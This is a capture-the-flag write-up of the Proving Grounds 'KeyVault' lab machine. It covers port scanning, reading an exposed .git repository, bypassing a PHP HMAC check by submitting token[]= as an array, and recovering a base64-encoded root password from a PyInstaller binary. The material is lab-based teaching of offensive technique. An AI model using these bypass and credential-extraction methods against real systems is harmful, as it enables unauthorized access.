> For the complete documentation index, see [llms.txt](https://rouvin.gitbook.io/ibreakstuff/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://rouvin.gitbook.io/ibreakstuff/writeups/proving-grounds-practice/linux/keyvault.md).
# KeyVault
## Gaining Access
Nmap scan:
```
$ nmap -p- --min-rate 4000 192.168.160.207
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-13 12:46 +08
Nmap scan report for 192.168.160.207
Host is up (0.17s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
8080/tcp open http-proxy
```
Did a detailed scan too:
```
$ sudo nmap -p 80,8080 -sC -sV --min-rate 3000 192.168.160.207
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-13 12:47 +08
Nmap scan report for 192.168.160.207
Host is up (0.17s latency).
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: KeyVault Password Manager & Vault App with Single-Sign On ...
8080/tcp open http Apache httpd 2.4.41 ((Ubuntu))
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
| http-git:
| 192.168.160.207:8080/.git/
| Git repository found!
| .git/config matched patterns 'key' 'user'
| .gitignore matched patterns 'secret'
| Repository description: Unnamed repository; edit this file 'description' to name the...
| Last commit message: Added Files and .gitignore
|_ Project type: PHP application (guessed from .gitignore)
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
|_http-title: KeyVault - Password Manager
```
There was a `.git` repository which we could enumerate later.
### Web + Git Enum
Port 80 hosted a website for a Password Manager:

The site was rather static and had nothing interesting. Port 8080 had a login page:

Default credentials work, but we are redirected to this cryptic site:

Let's take a look at the `.git` repository files. The logs of the website reveal that there's a `hmac.php` which mentions a bit more about the crypto used:
```
$ git log -p -2
diff --git a/hmac.php b/hmac.php
new file mode 100644
index 0000000..0e54e4a
--- /dev/null
+++ b/hmac.php
@@ -0,0 +1,18 @@
+
```
### Hash Bypass
We are required to submit a `h`, `host` and `token` variable to this website. There's a `$secret` value being passed around. While googling for similar exploits online, I came across this site:
{% embed url="" %}
The above resources details a similar exploit, where they submit `token[]=` to trigger an error within PHP to make the value of `$security` obsolete. Thus, the second `hash_hmac` would just produce the SHA-256 hash of `host`, allowing attackers to just specify a `host` and using the SHA-256 value of `host` as `h`.
We can use their parameters to bypass this check:

Visiting `index.php`with the same parameters will show us a page with a password:


We can then `ssh` in as `ray`:
## Privilege Escalation
### Apache-Restart -> Root Creds
Within the `/opt` directory, there's this file present:
```
ray@keyvault:/opt$ ls
apache-restart
ray@keyvault:/opt$ file apache-restart
apache-restart: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=ac40f3d3f795f9ee657f59a09fbedea23c4d7e25, for GNU/Linux 2.6.32, stripped
```
I ran the `binary` and on another `ssh` session, used `pspy64` to see the processes being run:
```
ray@keyvault:/opt$ ./apache-restart
Restarting Apache Server without root....
Password:
Done
```
There was a password being keyed in. `pspy64` shows that `su` was run too:
```
2023/07/13 05:15:45 CMD: UID=1000 PID=4976 | ./apache-restart
2023/07/13 05:15:45 CMD: UID=1000 PID=4977 | /bin/sh -c su -c '/bin/systemctl restart apache2'
2023/07/13 05:15:45 CMD: UID=0 PID=4978 | su -c /bin/systemctl restart apache2
2023/07/13 05:15:45 CMD: UID=0 PID=4979 | (pachectl)
2023/07/13 05:15:45 CMD: UID=0 PID=4981 | /usr/sbin/apache2 -k stop
```
Using `ltrace`, we can see the system calls makde and what is being written. However, the output is too long and difficult to analyse. I transferred this to my machine for further analysis. I ran `strings` on it and saw this bit:
```
blib-dynload/_asyncio.cpython-38-x86_64-linux-gnu.so
blib-dynload/_bz2.cpython-38-x86_64-linux-gnu.so
blib-dynload/_codecs_cn.cpython-38-x86_64-linux-gnu.so
blib-dynload/_codecs_hk.cpython-38-x86_64-linux-gnu.so
blib-dynload/_codecs_iso2022.cpython-38-x86_64-linux-gnu.so
blib-dynload/_codecs_jp.cpython-38-x86_64-linux-gnu.so
blib-dynload/_codecs_kr.cpython-38-x86_64-linux-gnu.so
blib-dynload/_codecs_tw.cpython-38-x86_64-linux-gnu.so
blib-dynload/_contextvars.cpython-38-x86_64-linux-gnu.so
blib-dynload/_ctypes.cpython-38-x86_64-linux-gnu.so
blib-dynload/_decimal.cpython-38-x86_64-linux-gnu.so
pydata
```
Because there's Python data, this might be a Python compiled binary. We can use a Python Decompiler to extract the modules that are within this.
{% embed url="" %}
```
$ python3 extractor.py apache-restart
[+] Processing apache-restart
[+] Pyinstaller version: 2.1+
[+] Python version: 3.8
[+] Length of package: 6807628 bytes
[+] Found 47 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_subprocess.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: apache-restart.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.8 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: apache-restart
You can now use a python decompiler on the pyc files within the extracted directory
```
Then, we can run `strings` on the `.pyc` files:
```
$ strings apache-restart.pyc
TXlwZXRkb2duYW1laXNqYWNrOTA5z
utf-8z+Restarting Apache Server without root....
z'su -c '/bin/systemctl restart apache2'
wg333333
Done)
base64
time
password
b64decode
decode
print
popen
write
sleep
apache-restart.py
```
There's a string here, and it is `base64`:
```
$ echo TXlwZXRkb2duYW1laXNqYWNrOTA5z | base64 -d
Mypetdognameisjack909
```

Using this, we can `su` to `root`:
Rooted!